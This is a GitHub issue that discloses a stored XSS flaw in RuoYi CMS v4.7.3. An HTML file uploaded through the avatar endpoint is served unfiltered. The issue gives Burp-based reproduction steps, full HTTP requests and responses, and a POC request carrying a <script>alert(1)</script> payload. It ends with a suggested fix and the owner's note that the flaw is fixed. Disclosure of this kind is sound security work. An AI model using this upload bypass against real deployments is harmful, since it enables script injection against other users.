

New issue

[Jump to bottom](#)

## Vulnerability: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms #118

 Closed

solarpeng502 opened this issue on May 15 · 1 comment

solarpeng502 commented on May 15 • edited ▼

Vulnerability disclosure

Vulnerability title: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms

Product: <https://github.com/yangzongzhuan/RuoYi>

Affected Versions: v4.7.3(the lastest vesion)

Discovery time: 2022.5.16


Found by: solarpeng502

Exploit sence: The System allows multiple users to log in. If a user is granted user management rights, he can insert a malicious xss payload on user management page, so that all users with this permission can access and trigger an xss attack


Analysis report:

1. If you are not Chinese,please change the language into the English through Browser translation plugin such as Google.

2. After deployment, enter the background management page



3. Click the avatar into the personal center



4. Click the "modify avatar",and upload a normal image,the click OK button

The image shows the Ruoyi user interface. The top navigation bar includes the Ruoyi logo and a menu icon. The left sidebar contains links to 'front page', 'System Management', 'System monitoring', 'System Tools', 'Ruoyi official website', and 'Example demonstration'. The main content area is divided into two sections: 'personal information' and 'basic information'.

**personal information**

- Avatar: A circular profile picture of a woman. Below it is a red arrow pointing to the 'Modify avatar' link.
- Login name: admin
- phone number: 15888888888
- Department: R&D Departmen...
- email address: ry@163.com

**basic information**

- change Password
- user name: 若依
- phone number: 15888888888
- Mail: ry@163.com
- gender: ☐ male ☒ Female
- Buttons: save, closure

**Modify avatar**

The dialog box shows a file selection interface. A red arrow points to the 'upload image' button. Another red arrow points to the 'OK to' button. The dialog also displays a list of files and folders, including '鲁大师' and '鲁大师 鲁大师'.

5. Intercept the request package with a packet capture tool such as burp, change the file suffix to html, and change the content with xss payload such as "<script>alert(1)</script>", then pass the request, and the response shows "{"msg": "操作成功", "code": 0}", which means upload success

```
POST /system/user/profile/updateAvatar HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----21781164112778176297556867959
Content-Length: 249
Origin: http://mysite.com
Connection: close
Referer: http://mysite.com/system/user/profile/avatar
Cookie: PHPSESSID=rqjarieliggtlgmfmir0qldqa7; JSESSIONID=5c974bcd-3319-4a62-a077-6d4f52abaa07; rememberMe=t9f7sG3wj13QtBdyXXZqEwoBgHv31xMkI1YlnIu7/h/BVrRvw/7ilJS7DrdjrmCm0cHp9YBcAJMXZ/NhV2Rm0Qy1gaYy1KXkpLV7FmQmkcFEUqD1WISWKLGN8UujBLMwSoj7WK3AvTTxzfBkLb6CInTdZt5hApIqElppfcgsnYZrINoHKuv/2Pe0jd5qOm8JAYJQI6XcNM49N5vrHjBnaBVCZs9ozGXZ5e7o6cnTzfxVT9hlB5q526HJ5xjbGIL7KpQgDN2S3+hJjdn4yBKUtAS4N4PCv9Q6geZWNlGHuEwqRUE0211B8T0kV8ZCKg+t51w16jos8Vqyg3Wxq/HPaL/yH8kmET51XSjsJafWT+LKAanWuoYgl8eSlHteMjhaRMrPYOW7N5z5sGp2ZJk3n1Op2Om/af1t1QPfZFek2pJ+tULn4VM5dQKZLcbLahSDFR4AlbCXYPFVKL+a6hNZIxTk7Elzimo3LNRffQ4ewPz1QHyoIcGqyOfu3bjmXuzz56ws8L/UzfVXnskRbgX2m7xe/Q4az0jklAzLPY6CfLXgpbwGmlTRu9eKEKPBpPztimLaryR3nePb3w/lkx7q3elczQOKkiohfxbUXQrhk+sCYhYYbGMTrm/HY5y0iC0rzwwlcbHA9AvRjtkQsN1W2J1YXbFNthKnU31AJeFJ8oxpq590hZ88m0sgKg48mkfVJLT1KagOnsX6zzxN364D17CnLXDA0jE+0sw+gbuEXUq8TelogWzPhXuneg71lztIERD3LBjIAaBgU20qorDDkdqgb46Aqg8s336utV1zXclubjrv6KP065vjpBXdiBozoKhtzDCdT1Wa/WA2ySxbmyU/1okIi9+/N32Xe+mej0rz1Hg7BcjfZQOY8YvdR44doWf+djikGBSEwqGw8e9TWqibi65M4iLDezMRV47/1XsNDLbuU69f43P098wt2Zgq0tPdDcEFiezsDvA30HY5ZsZW1UqsRTItHvKObZCkX7nxZGAlmJi0efQzGPPFQVNm3iYxRobrpKxv/bnSnsq9xykl1qucwleUkDgszQBIF03TThu6GQ9hV2tTZyor0ArKE/hvqs/RG88gX3k2/4Y1Qfdvd97FMwHX3o+/PnKAmgndKEWBIVCPM+Z171dkUYZbKjd1Gnby1ajbJknKEBzybT11QUYS0x41AZEKMMR1Lgyjqmni8vYUV,1jvGUsq11nrD+T2qdnM0gJEe803m2HWST3KmZkwaGhAYztTNJR3BXprw3qYHZd00uUKL6mkQTBK+BwMwnTaHpsBSQy55+r+kDPJd2QITsexEX0bgSWEY7f1FLB2EQIjCjyGKRr6Jry2J+U4X51E+EtudA2g3QYwWbXG+u0QXTXh3D23moEH+0LGN3f/ZM6PD8JrLnueULISqSY171TCZVp65eR3mJieuVvs/gpPCa2Qu02Vzi3NVmXE9I6rDTjvqcu4iVXumvj+1+B3CLZNDhqiерdsfkqAmzQUIpoPJNGE6GiFQ6kgrrnyCTsnMjklUZ19EtR3lePLEMn+0C6p6Qkq7IufQEJdD6vjWRab7DFBny+xu+JQiBebPr0yU9YEoeHgdumK+LK61fMp9t0bLM4dL523Fw==

-----21781164112778176297556867959
Content-Disposition: form-data; name="avatarfile"; filename="blob.html"
Content-Type: image/png

<script>alert(1)</script>
-----21781164112778176297556867959--
```

```
HTTP/1.1 200
Content-Type: application/json
Date: Sun, 15 May 2022 23:35:30 GMT
Connection: close
Content-Length: 31

{
  "msg": "操作成功",
  "code": 0
}
```

6. Refresh the index page, start burp, and then click the avatar again, the burp will intercept the xss html that we upload

GET /profile/avatar/2022/05/16/blob\_20220516073526A005.html HTTP/1.1  
Host: mysite.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0  
Accept: image/avif, image/webp, \*/\*  
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Referer: http://mysite.com/system/user/profile  
Cookie: PHPSESSID=rqjarielggtlgmfmir0qldqa7; JSESSIONID=5c974bcd-3319-4a62-a077-6d4f52abaa07; rememberMe=t9f7sG3wjl3QtBdyXXZq8woBgHv3lXmKl1Y1nIu7/h/BVrRvw/7i1JS7DrdJrmCm0cHp9YBcAJMXZ/NhVZrm0Qy1gaYy1KXkpLV7FmQmkcFEUqDlWISWKLQNSUujBLMwSoj7WK3AvTTxzfBkLb6ClnTdZt5hApIqElppfcgSnYzrInoHkuv/2Pe0jd5q0m8JArJQI6XcNM49N5vrHjBnaBVCZs9ozGXZ5eTo6cnTzfxVT9h1B5q526HJ5xjbGIL7KpQgDN2S3+thJjdn4yBKUtAS4N4PCv9Q6geZWN1GHuBwqRU80211B8T0kY8ZCKg+t51w16jos8VQyg3Wxq/HPaL/yH8kmET51XSjsJafWT+LKAanWuoYgl8eS1HteMjhaRMrPYOW7N5z5sGp2ZJk3n1Op20m/af1t1QPfZFek2pJ+tULn4VM5dQKZLcblahSDFR4AlbCXYPFVKL+a6hNZIxtk7E1zimo3LNRffQ4ewPzlQHYoIcGqyOfu3bjmKuzz56wsSL/UzfvXnskRbgX2m7xe/Q4az0jklAazLPY6CFLXgpywGmlTRu9eKEKPPzptimLaryR3nePb3w/1kx7q3elczQ0KkKiOhfxbUXQrhk+eCYhYYbGmTRm/HY5y0iC0rzw1cbH49AvRjtkQaNIW2J1YXbFNthKnU31AJeFJ8oxpq590hZ88m0agKgj48mkfVJLT1KagOnsX6zzxN364D17CnLXDA0jE+0sw+gbuEXUqStelogWzPhXuneg71lztIERD3LBjIAaBgU2Q0qrDD

1 HTTP/1.1 200  
2 Vary: Origin  
3 Vary: Access-Control-Request-Method  
4 Vary: Access-Control-Request-Headers  
5 Last-Modified: Sun, 15 May 2022 23:35:26 GMT  
6 Accept-Ranges: bytes  
7 Content-Type: text/html  
8 Content-Length: 25  
9 Date: Sun, 15 May 2022 23:47:23 GMT  
10 Connection: close  
11  
12 <script>  
13 alert(1)  
14 </script>

7. Copy the html url, and then send to the other users using Ruoyi cms, if they click, the xss attack is triggered

mysite.com

1

确定

POC:



POST /system/user/profile/updateAvatar HTTP/1.1  
Host: mysite.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0  
Accept: /  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
X-Requested-With: XMLHttpRequest  
Content-Type: multipart/form-data; boundary=-----21781164112778176297556867959  
Content-Length: 249  
Origin: <http://mysite.com/>  
Connection: close  
Referer: <http://mysite.com/system/user/profile/avatar>  
Cookie: Your cookies

-----21781164112778176297556867959  
Content-Disposition: form-data; name="avatarfile"; filename="blob.html"  
Content-Type: image/png

<script>alert(1)</script>  
-----21781164112778176297556867959--

Fixes: The backend should verify the file suffix, and do not allow html file upload;or check the content in Html file that filter xss payloads.



  **solarpeng502** changed the title ~~Vulnerability: The html file can be uploaded where the avatar is uploaded, resulting in stored XSS~~ Vulnerability: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms on May 15

**yangzongzhuan** commented on Jul 12

Owner

已经修复过了。

 **yangzongzhuan** closed this as completed on Jul 12

Assignees

No one assigned

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

2 participants

